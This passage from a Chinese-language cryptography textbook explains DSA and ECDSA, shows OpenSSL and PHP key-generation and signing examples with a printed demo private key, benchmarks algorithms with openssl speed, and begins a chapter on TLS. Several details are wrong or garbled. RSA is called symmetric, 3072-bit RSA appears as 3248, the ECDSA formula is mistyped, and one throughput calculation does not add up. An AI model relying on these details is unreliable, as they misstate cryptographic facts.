对称加密算法有很多算法，标准算法是 RSA 机密算法，数字签名技术也有一个标准 DSS (Digital Signature Standard)，其标准算法就是 DSA 签名算法 (Digital Signature

Algorithm)，它是美国国家标准技术研究所（NIST）在 1991 年提出的签名算法，只能进行签名，不能进行加密解密。

DSA 数字签名算法生成签名、验证签名的机制和 RSA 数字签名算法是一样的，接下来分别讲解 DSA 算法的内部结构，签名生成、验证的内部处理机制。

2.11.1 内部结构

和理解 DH 算法一样，理解 DSA 算法主要了解其参数文件，通过参数文件生成密钥对。

```
typedef struct dsa_st
{
    BIGNUM *p;
    BIGNUM *q;
    BIGNUM *g;
    BIGNUM *pub_key;
    BIGNUM *priv_key;
} DSA;
```

p、q、g 是公共参数，通过参数会生成密钥对，DSA 的公共参数和 DH 的公共参数很像，通过公共参数能够生成无数个密钥对，这是一个很重要的特性。

p 是一个很大的质数，这个值的长度很关键，可以是 512 到 1024 比特之间的数（必须是 64 比特的倍数），这个数的长度建议大于等于 1024 比特，p-1 必须是 q 的倍数，q 的长度必须是 160 比特。而 g 是一个数学表达式的结果，数值来自 p 和 q。

DSA 的密钥对生成就取决于这三个公共参数，计算签名和验证签名也要依赖参数文件。

接下来讲解密钥对生成公式、签名生成公式和签名验证公式。

1) 生成 DSA 密钥对

- ◎ 选取一个随机数作为私钥 x， $0 < x < q$ 。
- ◎ 基于私钥生成公钥， $g^x \bmod p$ 。

从中可以看出 RSA 算法、DH 算法、DSA 算法基于离散数学。

2) 签名生成

- ◎ 生成一个随机数 k， $1 < k < q$ 。
- ◎ 计算 $r = (g^k \bmod p) \bmod q$ 。

◎ 计算 $s = (k^{-1} (H(m) + xr)) \bmod q$, H 是特定的摘要算法。

◎ 签名值就是 (r,s) , 随同原始消息 m 一起发送。

3) 签名验证

◎ 假如 r 和 s 大于 q 或者小于 0 , 则验证直接失败。

◎ 计算 $w = s^{-1} \bmod q$ 。

◎ 计算 $u1 = H(m).w \bmod q$ 。

◎ 计算 $u2 = r.w \bmod q$ 。

◎ 计算 $v = (g^{u1} * y^{u2} \bmod p) \bmod q$ 。

◎ 如果 v 等于 r , 则签名验证成功, 否则失败。

对于读者来说, 没有必要了解签名生成和验证的公式, 主要了解参数和密钥对之间的关系。

2.11.2 DSA 算法实践

使用 OpenSSL 命令行工具了解 DSA 算法。

1) 生成参数文件和密钥对文件

```
# 生成参数文件, 类似于 DH 参数文件
$ openssl dsaparam -out dsaparam.pem 1024

# 通过参数文件生成密钥对 dsaprivatekey.pem
$ openssl gendsa -out dsaprivatekey.pem dsaparam.pem

# 对私钥对文件使用 des3 算法进行加密
$ openssl gendsa -out dsaprivatekey2.pem -des3 dsaparam.pem

# 通过密钥对文件拆分成公钥
$ openssl dsa -in dsaprivatekey.pem -pubout -out dsapublickey.pem
```

读者可能已经观察到, 公开密钥算法中很多子命令虽然名称不一样, 但之间存在内在联系:

◎ `dsaparam`、`dhparam`、`ecparam` 子命令差不多, 分别表示获取 DSA 算法、DH 算法、ECC 算法的参数文件。

◎ `gendsa`、`getrsa`、`ec` 子命令差不多, 都表示从密钥对文件中分离公钥文件。

◎ `dsa` 和 `rsa` 子命令差不多, 都表示查看密钥对文件的内容。

- ◎ `genpkey`、`pkeyparam`、`pkey` 是一个集大成者的子命令，能够完成公开密钥算法的各种操作。

2) 显示参数、密钥对信息

显示私钥文件的信息：

```
# 包括三个公共参数、公钥、私钥
$ openssl dsa -in dsaprivatekey.pem -text
```

输出如下：

```
read DSA key
Private-Key: (1024 bit)
priv:
  00:ce:04:bb:b8:83:d5:fd:d6:2e:db:7f:08:63:fe:
  9e:af:75:22:44:19
pub:
  45:04:80:6a:49:63:b8:1e:a8:af:c6:4b:7a:6d:e3:
  b2:79:bb:e1:33:30:c5:f9:9f:6e:82:02:36:26:70:
  ed:83:4f:c3:8f:c7:4a:1c:63:e8:5b:38:73:af:2a:
  8b:96:cd:42:c8:09:d8:05:a8:2b:af:58:cb:95:75:
  77:f0:ed:59:3f:af:16:d5:c4:7b:be:e0:dc:b5:8b:
  27:78:08:10:5e:c5:37:db:16:b2:4d:90:d6:2f:ca:
  fb:f3:6d:17:f4:7a:6d:3b:28:a7:94:33:36:48:32:
  3d:e9:dd:27:46:15:62:d8:5a:d1:b5:73:b1:94:39:
  1e:15:57:9e:83:20:8a:e2
P:
  00:b5:fa:c1:f0:e7:87:18:72:87:a6:6b:4b:b3:fc:
  e5:e5:ad:e6:78:87:a0:a4:15:6b:9e:f5:1a:fa:1d:
  e2:27:3c:ad:56:6d:45:78:05:55:7c:f8:68:21:53:
  ee:66:06:c8:f1:b6:e2:9e:f3:4f:db:7a:d6:05:d9:
  68:7e:6d:30:8c:d9:3c:00:94:64:c9:80:23:aa:a7:
  0c:23:4e:48:4c:d1:7a:f9:7b:2c:fb:68:ca:e0:b0:
  3c:f4:0c:c2:2c:22:2e:xe:a9:1d:08:43:2f:66:13:
  a9:cb:83:77:a5:04:76:6c:ff:e4:a4:31:a1:4f:98:
  a3:0a:80:b5:07:63:03:4e:f9
Q:
  00:ee:fc:04:31:83:f6:4c:f6:a1:d6:c1:f3:44:f9:
  cd:53:63:ed:53:c9
G:
  63:e5:3b:08:07:0c:dd:17:a7:36:a8:d0:26:ad:6a:
  a5:91:9c:30:d6:6e:cd:e2:7a:25:9d:1f:10:c6:db:
  e0:46:60:79:ac:b1:0d:69:e7:79:22:2a:1c:8d:01:
  ed:94:45:69:63:e0:36:b2:2c:c5:55:1a:98:8c:59:
  32:e4:ea:5e:56:a8:72:53:49:9e:08:33:be:54:96:
```

```

b6:65:87:17:62:6d:99:3b:0b:84:cd:82:c8:17:42:
df:00:c0:a9:13:8a:66:69:70:c9:21:b6:e3:60:45:
40:34:02:41:e1:59:c7:f1:69:22:bb:2a:3c:02:c5:
5d:60:3e:c1:b8:26:90:d9
writing DSA key
-----BEGIN DSA PRIVATE KEY-----
MIIBuwIBAAKBgQC1+sHw54cYcoema0uz/OXlreZ4h6CkFWue9Rr6HeInPK1WbUV4
BVV8+GghU+5mBsJxtuKe80/betYF2Wh+bTCM2TwAlGTJgCOqpwwjTkhM0Xr5eyz7
aMrgsDz0DMIsIi7eqR0IQy9mE6nLg3elBHZs/+SkMaFPmKMKgLUHYwNO+QIVAO78
BDGD9kz2oddbB80T5zVNj7VPJAoGAY+U7CAcM3RenNqjQJq1qpZGcMNZuzeJ6JZ0f
EMbb4EZgeayxDWnneSIqHI0B7ZRFaWPgNrIsxVUamIxZMuTqXlaoclNjnggzvlSW
tmWHF2JtmTsLhM2CyBdC3wDAqROKZmlwySG242BFQDQCQeFZx/FpIrsqPALFXWA+
wbgmKkNkCgYBFBIBqSWO4Hqivxkt6beOyebvhMzDF+Z9uggI2JnDtg0/Dj8dKHGPo
WzhzryqLls1CyAnYBagrrljLlXV380lZP68W1cR7vuDctYsneAgQXsU32xayTZDW
L8r7820X9HptOyinlDM2SDI96d0nRhVi2FrRtXOXlDkeFVeegyCK4gIVAM4Eu7iD
1f3WLtt/CGP+nq91IkQZ
-----END DSA PRIVATE KEY-----

```

其中 `priv` 和 `pub` 相当于密钥对中的私钥和公钥，`P`、`Q`、`G` 就是参数文件中的三个关键参数，这也是 DSA 算法的关键。

显示公钥和文件的信息：

```
$ openssl dsa -pubin -in dsapublickey.pem -text
```

3) 生成和验证签名

DSA 数字签名算法过程和 RSA 数字签名算法差不多：

```

$ echo "hello" >plain.txt

# 进行签名，查看 signature.txt 可以发现原始信息 hello
$ openssl dgst -sha256 -sign dsaprivatekey.pem -out signature.txt plain.txt

# 验证签名
$ openssl dgst -sha256 -verify dsapublickey.pem -signature signature.txt
plain.txt
Verified OK

```

2.11.3 ECDSA 算法

就像 DH 算法结合 ECC 一样，DSA 算法也能结合 ECC，称为 ECDSA 数字签名算法，相比 DSA 算法，ECDSA 的安全和性能更有保障。

ECC 命名曲线的结构已经讲解过，在结合 DSA 算法的时候，有三个参数很重要：

- ◎ ECDSA，算法选择的命名曲线。
- ◎ G ，椭圆曲线的基点。
- ◎ n ，相当于 G 基点的打点操作， $n * G = 0$ 。

1) 生成 ECDSA 密钥对

- ◎ 选择一个随机数作为私钥 $d_{\{a\}}$ ， $1 < d_{\{a\}} < n - 1$ 。
- ◎ 基于私钥生成公钥， $Q_{\{a\}} = d_{\{a\}} * G$ 。

2) 签名生成

- ◎ 计算摘要值 $e = \text{HASH}(m)$ 。
- ◎ 获取 $z = e$ 最左边的 $L_{\{n\}}$ 位字符， $L_{\{n\}}$ 是 n 的长度。
- ◎ 生成一个随机数 k ， $1 < k < n - 1$
- ◎ 计算 $(x,y) = k * G$ 。
- ◎ 计算 $r = x \bmod n$ 。
- ◎ 计算 $s = k_{\{-1\}}(z + r * d_{\{-1\}}) \bmod n$ 。
- ◎ 签名值 (r,s) 。

3) 签名验证

- ◎ 假如 r 和 s 小于 1 或者大于 $n-1$ ，验证直接失败。
- ◎ 获取 $z = e$ 最左边的 $L_{\{n\}}$ 位字符。
- ◎ 计算 $w = s^{\{-1\}} \bmod n$ 。
- ◎ 计算 $u_{\{1\}} = zw \bmod n$ 。
- ◎ 计算 $u_{\{2\}} = rw \bmod n$ 。
- ◎ 计算 $(x,y) = u_{\{1\}} * G + u_{\{2\}} * Q_{\{a\}}$ 。
- ◎ 如果 $r == x_{\{1\}} \bmod n$ ，则签名验证成功，否则失败。

2.11.4 ECDSA 算法实践

1) OpenSSL 实践

下面通过 OpenSSL 命令行演示如何使用 ECDSA 算法进行数字签名。

(1) 直接生成 ECDSA 私钥，不用预先生成 ECC 参数文件

```
$ openssl ecparam -name secp256k1 -genkey -out ecdsa_priv.pem
```

(2) 显示私钥信息

```
$ openssl ec -in ecdsa_priv.pem -text -noout
```

输出如下：

```
Private-Key: (256 bit)
priv:
    6e:24:9c:28:61:c2:6b:23:9a:2b:42:da:20:91:bb:
    f6:08:5d:64:fe:e5:5f:c3:74:36:4c:bf:5f:eb:83:
    f6:b7
pub:
    04:e7:cd:42:5b:d9:a7:24:1c:f6:c6:57:e0:f0:72:
    85:cf:49:1b:f9:9b:b5:11:3f:a7:5b:33:f5:ad:d4:
    eb:1b:ef:89:e8:a9:fc:b8:50:0c:63:a8:71:50:10:
    d3:66:34:7a:0d:e5:ac:d1:13:7e:db:db:55:80:3c:
    51:db:cf:43:34
ASN1 OID: secp256k1
```

输出包含了私钥信息和命名曲线信息，密钥长度是 256 比特。

(3) 拆分密钥对获取公钥

```
# 生成私钥对应的公钥
$ openssl ec -in ecdsa_priv.pem -pubout -out ecdsa_pub.pem

# 显示公钥信息
$ openssl ec -in ecdsa_pub.pem -pubin -text -noout
```

(4) 生成签名值

```
$ echo "hello" >>plain.txt

# Hash 算法使用 sha256 算法
$ openssl dgst -sha256 -sign ecdsa_priv.pem -out signature.txt plain.txt
```

(5) 校验签名

```
$ openssl dgst -sha256 -verify ecdsa_pub.pem -signature signature.txt
plain.txt
Verified OK
```

2) PHP 语言实践

由于 PHP 语言做了高度封装，使用 RSA 数字签名算法和 ECDSA 数字签名算法并没有太大的区别，区别在于加载了不同机制的密码对文件。

(1) 使用 PHP 语言生成 ECDSA 密钥对和签名

```
// 对于 ECDSA 来说，增加了 curve_name 命名曲线参数
$config = array(
    "private_key_bits" => 1024,
    "private_key_type"=>OPENSSL_KEYTYPE_EC,
    "curve_name"=>openssl_get_curve_names()[0],
);

// 生成密钥对
$new_key_pair = openssl_pkey_new($config);

// 从密钥对中导出私钥
openssl_pkey_export($new_key_pair, $ecdsaprivate_key);

// 从密钥对中导出公钥
$details = openssl_pkey_get_details($new_key_pair);
$ecdsapublic_key = $details['key'];

// 将私钥写入文件
$ecdsaprivatekey = dirname(__FILE__) . "/ecdsaprivatekey.pem";
file_put_contents($ecdsaprivatekey, $ecdsaprivate_key);

// 将公钥写入文件
$ecdsapublickey = dirname(__FILE__) . "/ecdsapublickey.pem";
file_put_contents($ecdsapublickey, $ecdsapublic_key);
```

(2) 校验签名，sign_verify 函数已经在上一节定义

```
var_dump(sign_verify("hello", $ecdsaprivatekey, $ecdsapublickey));
```

2.12 算法安全性和性能

本节简单介绍密码学算法的安全性和性能，这是非常重要的话题。

2.12.1 密钥长度与算法安全性

由于密码学体制及应用的问题，安全性的话题非常广泛，本节仅仅从密钥长度的角度理解算法安全性，对于每一个密码学算法来说，随着时间的推移，都有可能从安全变为不安全，可能从理论不安全变为实际不安全。

对于密码学算法来说，安全和性能的关键要素是密钥长度，理论上密钥长度越长就越难被攻击，但密钥长度越长运算性能下降越多。

如果一个密码学算法存在被破解的可能性，加大密钥长度是提升安全性的一种方式，不

同密码学算法密钥长度定义是不同的，横向比较的意义并不大。比如 128 比特的对称加密算法密钥并不比 1024 比特的 RSA 算法密钥安全性低。表 2-14 列举了对称加密算法、公开密钥算法、ECC 椭圆曲线三个主流算法的密钥长度，看看不同密钥长度处于何种安全水平线。

表 2-14 三个主流算法的密钥长度

对称加密算法密钥长度	公开密钥算法密钥长度（DH/RSA/DSA）	ECC 椭圆曲线密钥长度
80 比特	1024 比特	160 比特
112 比特	2048 比特	224 比特
128 比特	3248 比特	256 比特
192 比特	7680 比特	384 比特
256 比特	15360 比特	512 比特

通过上表可以看出，一个 80 比特的对称加密算法密钥长度安全性相当于 1024 比特的公开密钥算法密钥、相当于 160 比特的 ECC 椭圆曲线密钥。

对于读者来说，必须明白密码学算法不同长度密钥的安全性，在使用密码学算法的时候，也要选择安全长度的密钥，读者可以采用 ECRYPT II 的标准，具体如表 2-15 所示。

表 2-15 推荐密钥长度

密码学算法	推荐的密钥安全长度
AES 对称加密算法	128 比特
RSA 加密和签名算法	2048 比特
DSA 数字签名算法	2048 比特
ECC 椭圆曲线	256 比特

需要注意的是，需要长期关注密钥的长度，随着时间的推移，目前安全的密钥长度未来可能就不安全了，如果特定长度的密钥不再安全，必须立刻更新密钥。

2.12.2 密码学性能

性能和安全性是密码学两个非常重要的点，读者在选择密码学算法的时候，尽量选择安全性高的算法，在此基础上再选择性能高的算法。

密码学性能是一个很大的主题，对于读者来说，有两个途径去关注密码学性能。第一就是参考专业的安全公司、大型互联网公司的密码学性能评测报告，通过报告，读者能够大概了解不同密码学的性能，对不同的密码学性能进行横向的比较。需要注意的是，同样的测试条件，不同时间的报告，性能差异是非常大的，所以一定要留心报告的发布时间。

第二个关注性能的方法就是密码学性能测试，测试是非常专业化的工作，不同的测试

方法可能会带来完全不同的结果，影响测试结果的因素很多，需要注意：

- ◎ 服务器硬件，比如 CPU 核数、支持的指令集，硬件对密码学的性能有着决定性的影响。
- ◎ 不同操作系统、GCC 版本，性能测试差异也会非常大。
- ◎ 选择合适的测试指标，不同的密码学有不同的性能指标，不一样的指标不能比较，密码学中关键的性能指标是 **Cycles Per Byte (CPB)**，即每个字节平均运算时间。
- ◎ 测试方法对测试结果影响非常大，在测试之前要有严谨的测试方案。

OpenSSL 有一个 `speed` 子命令用于密码学性能测试，可以了解不同密码学的性能，测试的结果并不重要，因为测试结果依赖于不同的硬件和系统，重要的是理解不同密码学的性能指标，以及这些指标后面的含义。

1) OpenSSL speed

简单了解 OpenSSL `speed` 子命令参数含义。

(1) openssl speed -evp

```
$ openssl speed aes-128-cbc
$ openssl speed -evp aes-128-cbc
```

上面两个子命令输出的结果差异很大，原因在于 `evp` 模式的运用。`evp` 模式相当于调用 OpenSSL EVP 库（OpenSSL 基于底层密码库实现的一个高层次库，本章后续会讲解），`evp` 模式能够基于硬件对算法运算进行调优，能基于当前的 CPU 模型选择最佳的运行模式。如果测试服务器支持 AES-NI 指令集，且采用 `evp` 模式，AES 运算性能就会得到极大提升。

使用非 `evp` 模式，能够测试的算法就非常少，比如运行下面的命令就会报错：

```
# 显示非 evp 模式可以运行的密码学算法
$ openssl list -cipher-commands

# 会报错
$ openssl speed aes-128-gcm
```

而使用 `evp` 模式，就不存在该问题，运行下面的命令就能正确地输出：

```
$ openssl speed -evp aes-128-gcm
```

(2) openssl speed -multi

```
$ openssl speed -multi 2
```

测试的时候可以采用多核进行并行测试，很多硬件公司提高性能的方法之一就是并行处理，基准测试可以采用单核测试。

(3) openssl -decrypt

同样一种密码学算法，比如 RSA 算法，加密、解密、签名、验证签名的运算能力都是不一样的，-decrypt 主要在 evp 模式下测试解密性能。

(4) openssl -elapsed

测试结果使用实时时间代替 CPU 用户时间。

2) 具体测试

接下来使用 OpenSSL speed 子命令测试各个密码学算法的性能。

测试环境如下：

- ◎ 操作系统是 Ubuntu 4.8.4-2ubuntu1~14.04.3
- ◎ 内核版本是 Linux version 3.13.0-129-generic。
- ◎ GCC 版本是 4.8.4。
- ◎ CPU 类型是 Intel(R) Xeon(R) CPU E5-2650 v2 @ 2.60GHz, 单核的 CPU 处理器(没有超线程)。
- ◎ OpenSSL 版本是 OpenSSL 1.1.0g。

再一次强调，测试结果不具有普适性，是在特定环境下的测试结果。

3) 对称加密算法性能测试

首先对对称加密算法性能进行测试，首先解释输出值的含义，运行如下命令：

```
$ openssl speed -evp aes-128-gcm
```

输出信息如下：

```
Doing aes-128-gcm for 3s on 16 size blocks: 22038386 aes-128-gcm's in 2.98s
Doing aes-128-gcm for 3s on 64 size blocks: 10566489 aes-128-gcm's in 2.98s
Doing aes-128-gcm for 3s on 256 size blocks: 3344824 aes-128-gcm's in 2.98s
Doing aes-128-gcm for 3s on 1024 size blocks: 900881 aes-128-gcm's in 2.98s
Doing aes-128-gcm for 3s on 8192 size blocks: 114520 aes-128-gcm's in 2.97s
Doing aes-128-gcm for 3s on 16384 size blocks: 57447 aes-128-gcm's in 2.98s
OpenSSL 1.1.0g  2 Nov 2017
built on: reproducible build, date unspecified
options:bn(64,64) rc4(16x,int) des(int) aes(partial) blowfish(ptr)

The 'numbers' are in 1000s of bytes per second processed.
type            16 bytes      64 bytes    256 bytes   1024 bytes   8192 bytes
16384 bytes
aes-128-gcm      118326.90k      226931.31k      287340.59k      309564.48k
```

315874.69k 315842.83k

解释下上面的输出，该测试每三秒运行一次，每次测试的数据块大小是不一样的，分别是 16、64、256、1024、8192 字节。

22038386 aes-128-gcm's in 2.98s 表示 2.99 秒完成运算的数据块总量是 35453865，换算一下：

$$22038386 \text{ 字节} / 3 \text{ 秒} / 16 \text{ 字节的数据块} / 1024 / 1024 = 112 \text{ MB}$$

也就是 aes-128-gcm 加密模式每秒能够处理 112 MB 的数据，数据块处理大小是 16 字节，理论上操作的数据块越大，aes-128-gcm 运算性能就越高。

The 'numbers' are in 1000s of bytes per second processed 表示针对不同大小的数据块，每秒能够处理的数据总量。

4) 比较不同对称加密算法的运算速度

运行下列命令测试：

```
$ openssl speed -evp rc4
$ openssl speed -evp des-ede3-cbc
$ openssl speed -evp seed-cbc
$ openssl speed -evp camellia-128-cbc
$ openssl speed -evp aes-128-cbc
```

测试结果如表 2-16 所示。

表 2-16 测试结果

算 法	16 bytes	64 bytes	256 bytes	1024 bytes	8192 bytes
rc4	199832.01k	398314.54k	541113.30k	600355.34k	616736.64k
des-ede3-cbc	19475.84k	20153.08k	20308.27k	20350.11k	20367.29k
seed-cbc	51861.65k	55377.63k	56481.59k	56611.05k	56835.44k
camellia-128-cbc	65883.09k	105398.25k	124222.45k	129954.19k	131345.98k
aes-128-cbc	373428.94k	494609.16k	506097.57k	508857.90k	509699.09k

由于密钥长度、分组长度对于性能测试影响比较大，上述几个测试基本上都采用了 128 比特长度的密钥，由于算法分组长度是不一致的，所以无法进行完全的横向比较。

总结：

- ◎ RC4 是运算性能最高的流密码对称加密算法。
- ◎ AES 算法如果能使用 AES-NI 指令集，性能也是非常不错的，其他的几种加密算法在 HTTPS 协议中使用的很少，性能也较差。

- ◎ 以 AES 算法为例，处理 16 字节的数据块，每秒能够处理近 373MB 的数据，性能还是相对不错的。

5) AES 算法不同密钥长度的性能测试

不同密钥长度对性能也是有影响的，输入下列命令进行测试。

```
$ openssl speed -evp aes-128-cbc
$ openssl speed -evp aes-192-cbc
$ openssl speed -evp aes-256-cbc
```

测试结果如表 2-17 所示。

表 2-17 测试结果

算 法	16 bytes	64 bytes	256 bytes	1024 bytes	8192 bytes
aes-128-cbc	374498.20k	493685.80k	506068.96k	509112.87k	510017.98k
aes-192-cbc	358597.96k	416017.33k	423134.15k	424852.79k	425637.63k
aes-256-cbc	309741.56k	351390.09k	360868.23k	364340.31k	364957.94k

总结：

- ◎ 密钥越长，测试性能会有略微的下降：每次处理的数据块越大，测试性能也越高。

6) AES-NI 指令集测试

在支持 AES-NI 指令集的机器上运行 AES 算法会有非常明显的加速作用，运行下列命令查看机器是否支持 AES-NI 指令集：

```
$ cat /proc/cpuinfo | grep aes
```

接下来进行具体的测试：

```
# 禁止使用 AES-NI 指令集
$ OPENSSL_ia32cap="~0x2000002000000000" openssl speed -evp aes-128-cbc

# 使用 AES-NI 指令集
$ openssl speed -evp aes-128-cbc
```

测试结果如表 2-18 所示。

表 2-18 测试结果

算 法	16 bytes	64 bytes	256 bytes	1024 bytes	8192 bytes
aes-128-cbc 禁止 AES-NI 指令集	182361.99k	242013.49k	260136.12k	266881.55k	268551.90k
aes-128-cbc 使用 AES-NI 指令集	374141.03k	494747.83k	506188.20k	509060.30k	509930.01k

总结：

◎ 使用 AES-NI 指令集的运算性能比禁止使用 AES-NI 指令集快得多。

7) 加密模式的性能测试

在密码学中，数据机密性和完整性是需要一同考虑的，所以测试不同的加密模式比测试纯粹的加密算法更有意义，下面测试三种不同加密模式：

```
$ openssl speed -evp aes-128-cbc
$ openssl speed -evp aes-128-gcm
$ openssl speed -evp chacha20-poly1305
```

测试结果如表 2-19 所示。

表 2-19 测试结果

算 法	16 bytes	64 bytes	256 bytes	1024 bytes	8192 bytes
aes-128-cbc	373438.53k	495002.93k	506314.65k	508856.18k	509913.51k
aes-128-gcm	118403.32k	226699.60k	286938.37k	309290.61k	313720.72k
chacha20-poly1305	154749.22k	310081.61k	616584.08k	671030.29k	692551.13k

总结：

◎ aes-128-cbc 性能比 aes-128-gcm 性能高，需要注意的是，这和主流的测试结果不同，大部分认为 aes-128-gcm 性能更高。

◎ chacha20-poly1305 性能比 aes-128-gcm 性能高，大部分情况下认为手机设备更适合 chacha20-poly1305 算法。

8) 公开密钥算法性能测试

对称加密算法测试指标是每秒加密解密的数据大小，而公开密钥算法的测试指标是每秒运算次数，输入以下的命令进行测试：

```
$ openssl speed rsa1024
```

测试结果如下：

```
Doing 1024 bit private rsa's for 10s: 49035 1024 bit private RSA's in 9.93s
Doing 1024 bit public rsa's for 10s: 715353 1024 bit public RSA's in 9.94s
OpenSSL 1.1.0g  2 Nov 2017
built on: reproducible build, date unspecified

              sign    verify    sign/s verify/s
rsa 1024 bits 0.000203s 0.000014s  4938.1  71967.1
```

为了和对称加密算法运算性能进行比较，可以对指标进行转换，以 715353 1024 bit

public RSA's in 10.00s 输出为例，转换方式如下：

```
715353*1024/8/1024/10 秒 = 7579K/每秒
```

总结：

- ◎ 私钥和公钥运算结果差异很大，签名生成每秒只能处理 4938 次，而签名校验每秒却能处理 71967 次，是签名生成速度的 14 倍。
- ◎ 可以看出 RSA 公钥运算每秒只能处理 8 MB，而 AES 对称加密算法每秒能处理 100 MB 的数据，性能相差非常多。

9) 不同密钥长度的 RSA 加密解密测试

不同密钥长度，RSA 运算性能也是有差异的，运行以下命令进行测试：

```
$ openssl speed rsa
```

测试结果如表 2-20 所示。

表 2-20 测试结果

密 钥 大 小	私钥运算次数/每秒	公钥运算次数/每秒
512 比特	13905	187278
1024 比特	4948	72153
2048 比特	722	24229
3072 比特	231	11470
4096 比特	102	6552
7680 比特	11	1936
15360 比特	2	494

总结：

- ◎ 公开密钥算法不管是用于加密解密、还是用于数字签名，整体处理性能是比较低的。
- ◎ 密钥长度越长，运算性能下降得越厉害。

10) 不同数字签名算法性能测试

DSA、RSA、ECDSA 算法都可以用于进行数字签名，运行下列命令进行测试：

```
$ openssl speed dsa
$ openssl speed rsa
$ openssl speed ecdsa
```

测试结果如表 2-21 所示。

表 2-21 测试结果

算 法	密 钥 大 小	私钥运算次数/每秒	公钥运算次数/每秒
dsa	512 比特	12965	14240
dsa	1024 比特	5749	5370
dsa	2048 比特	1800	1488
rsa	512 比特	13853	195256
rsa	1024 比特	4913	73879
rsa	2048 比特	721	24014
rsa	3072 比特	233	11455
rsa	4096 比特	102	6538
ecdsa	160 比特（secp160r1）	12110	3401
ecdsa	192 比特（nistp192）	10359	2709
ecdsa	224 比特（nistp224）	9678	4529
ecdsa	256 比特（nistp256）	14684	6239
ecdsa	384 比特（nistp384）	3519	849
ecdsa	521 比特（nistp521）	1391	701

总结：

- ◎ 对于签名算法来说，签名生成和签名验证性能差异是较大的，在使用的时候务必要重点关注。
- ◎ 由于算法体制不一样，DSA 签名运算比 RSA 签名运算慢了很多。
- ◎ rsa3248 安全性相当于 ecdsa nistp256，ECDSA 签名生成比 RSA 签名生成快得多，但 ECDSA 签名验证比 RSA 签名验证相对慢一些。

11) 密钥协商算法性能测试

DH、ECDH、RSA 三种算法都可以进行密钥协商，由于 OpenSSL speed 子命令不能对 DH 算法进行测试，所以无法比较 DH、ECDH 算法的性能差异，从理论上说，ECDH 由于引入了 ECC 椭圆曲线，相同安全等级的密钥长度，ECDH 比 DH 有着更高的性能。

运行下列命令测试不同密钥长度的 ECDH 运算：

```
$ openssl speed ecdh
```

测试结果如表 2-22 所示。

表 2-22 测试结果

密钥大小（不同命名曲线）	运算次数/每秒
160 比特 ecdh (secp160r1)	4040
192 比特 ecdh (nistp192)	3468
224 比特 ecdh (nistp224)	6746
256 比特 ecdh (nistp256)	9264
384 比特 ecdh (nistp384)	1047
521 比特 ecdh (nistp521)	989
163 比特 ecdh (nistk163)	1924
233 比特 ecdh (nistk233)	1429
283 比特 ecdh (nistk283)	645
409 比特 ecdh (nistk409)	302
571 比特 ecdh (nistk571)	135
163 比特 ecdh (nistb163)	1826
233 比特 ecdh (nistb233)	1345
283 比特 ecdh (nistb283)	594
409 比特 ecdh (nistb409)	269
571 比特 ecdh (nistb571)	119

总结：

- ◎ ECDH 算法的性能和密钥长度的关系非常大，密钥长度越长，性能越差。
- ◎ 不同的命名曲线，ECDH 算法的性能也是不一样的。

12) 测试不同 Hash 算法性能

<pre>\$ openssl speed -evp md5 \$ openssl speed -evp sha1 \$ openssl speed -evp sha256 \$ openssl speed -evp sha384 \$ openssl speed -evp sha512</pre>

测试结果如表 2-23 所示。

表 2-23 测试结果

算 法	16 bytes	64 bytes	256 bytes	1024 bytes	8192 bytes
md5	46190.00k	136048.01k	302100.36k	435699.97k	500155.85k
sha1	44121.68k	132836.34k	305051.40k	457320.12k	542132.31k

续表

算 法	16 bytes	64 bytes	256 bytes	1024 bytes	8192 bytes
sha256	31522.58k	82616.27k	165478.66k	221341.38k	245394.38k
sha384	20367.91k	81645.83k	159428.81k	256087.97k	310534.53k
sha512	20087.04k	80234.85k	157728.64k	255156.06k	310548.27k

总结：

- ◎ Hash 算法性能相对来说是比较高的，不同 Hash 算法性能差异不大。
- ◎ 每次运算的数据块越大，sha384 算法的性能比 sha256 算法越高，这一点务必留意，也就是说 Hash 算法输出值长度和运算性能没有必然关系。

第 3 章

宏观理解 TLS

在理解密码学算法后，可以思考如何利用密码学解决实际的问题。解决 HTTP 三大问题的通用解决方案就是 TLS 协议。本章宏观上讲解 TLS 协议是如何工作的，通过本章读者能够明白 TLS 协议实现的大概原理和关键步骤，体会解决 HTTP 问题的复杂性。

本章没有过多关于 TLS 协议的技术细节，主要内容如下：

- ◎ 了解 TLS 协议的历史，其和 HTTPS、OpenSSL 库的关系。
- ◎ 了解 TLS 协议如何组合各类密码学算法，明白 TLS 协议关键步骤。
- ◎ 了解 TLS 协议中一些关键概念，比如握手、密码套件、证书等。
- ◎ 了解开发者构建 HTTPS 网站的一些基本要素。
- ◎ 了解普通用户是如何认知 HTTPS 的。

3.1 TLS/SSL 协议综述

先入为主，解决 HTTP 的方案就是采用 TLS/SSL 协议，先了解协议的历史、本质、目标等内容。

3.1.1 TLS/SSL 协议的历史

读者可能听说过 TLS（Transport Layer Security）协议，也可能听说过 SSL（Secure Sockets Layer）协议，在理解的时候可以认为两者是一样的，TLS 协议是 SSL 协议的升级版，本书使用 TLS/SSL 协议代表 TLS 协议或者 SSL 协议。

先来了解这两个协议的历史，网景浏览器可以说是最早的浏览器，极大地推动了 HTTP 的发展，网景公司为了解决 HTTP 的安全问题，1994 年创建了 SSL 协议，作为浏览器的

一个扩展，主要应用于 HTTP。

网景意识到互联网还有很多其他的应用协议，比如 SMTP、FTP，这些协议在实际应用的时候也面临同样的安全问题，于是开始思考是否有统一的方案解决互联网通信安全问题。基于此考虑，SSL 协议逐渐成为一个独立的协议，该协议能够保证网络通信的认证和安全性，SSL 协议有三个版本，分别是 SSL v1、SSL v2、SSL v3。

1996 年，IETF（Internet Engineering Task Force）组织在 SSL v3 的基础上进一步标准化了该协议，微软为这个新协议取名 TLS v1.0，目前比较稳定的版本是 TLS v1.2，本书主要以这个版本讲解，当然 TLS v1.3 也发布了，读者在学习的时候可以比较这两个版本的差异。

3.1.2 正确认知 TLS/SSL 协议

说到安全协议，先要正确理解密码学算法，每个密码学算法只能解决特定的问题，实际应用算法的时候可能会有很多陷阱，理解密码学算法的应用标准很重要。

那么什么是协议呢？协议是解决方案、标准，能够解决很多普适性的问题，TLS/SSL 协议是一系列算法的组合，相比密码学算法来说，TLS/SSL 协议的复杂性就更大了，主要体现在以下方面。

- ◎ 协议设计的复杂性：一个完整的解决方案考虑的问题非常多，需要考虑扩展性、适用性、性能等方面，一旦方案设计不充分，攻击者不用攻击特定的密码学算法，而会基于协议进行攻击。
- ◎ 协议实现的严谨性：即使协议设计是完美的，在实现协议的时候，也可能犯错误；如果不充分理解密码学算法应用标准，最终实现的协议就会存在安全漏洞。

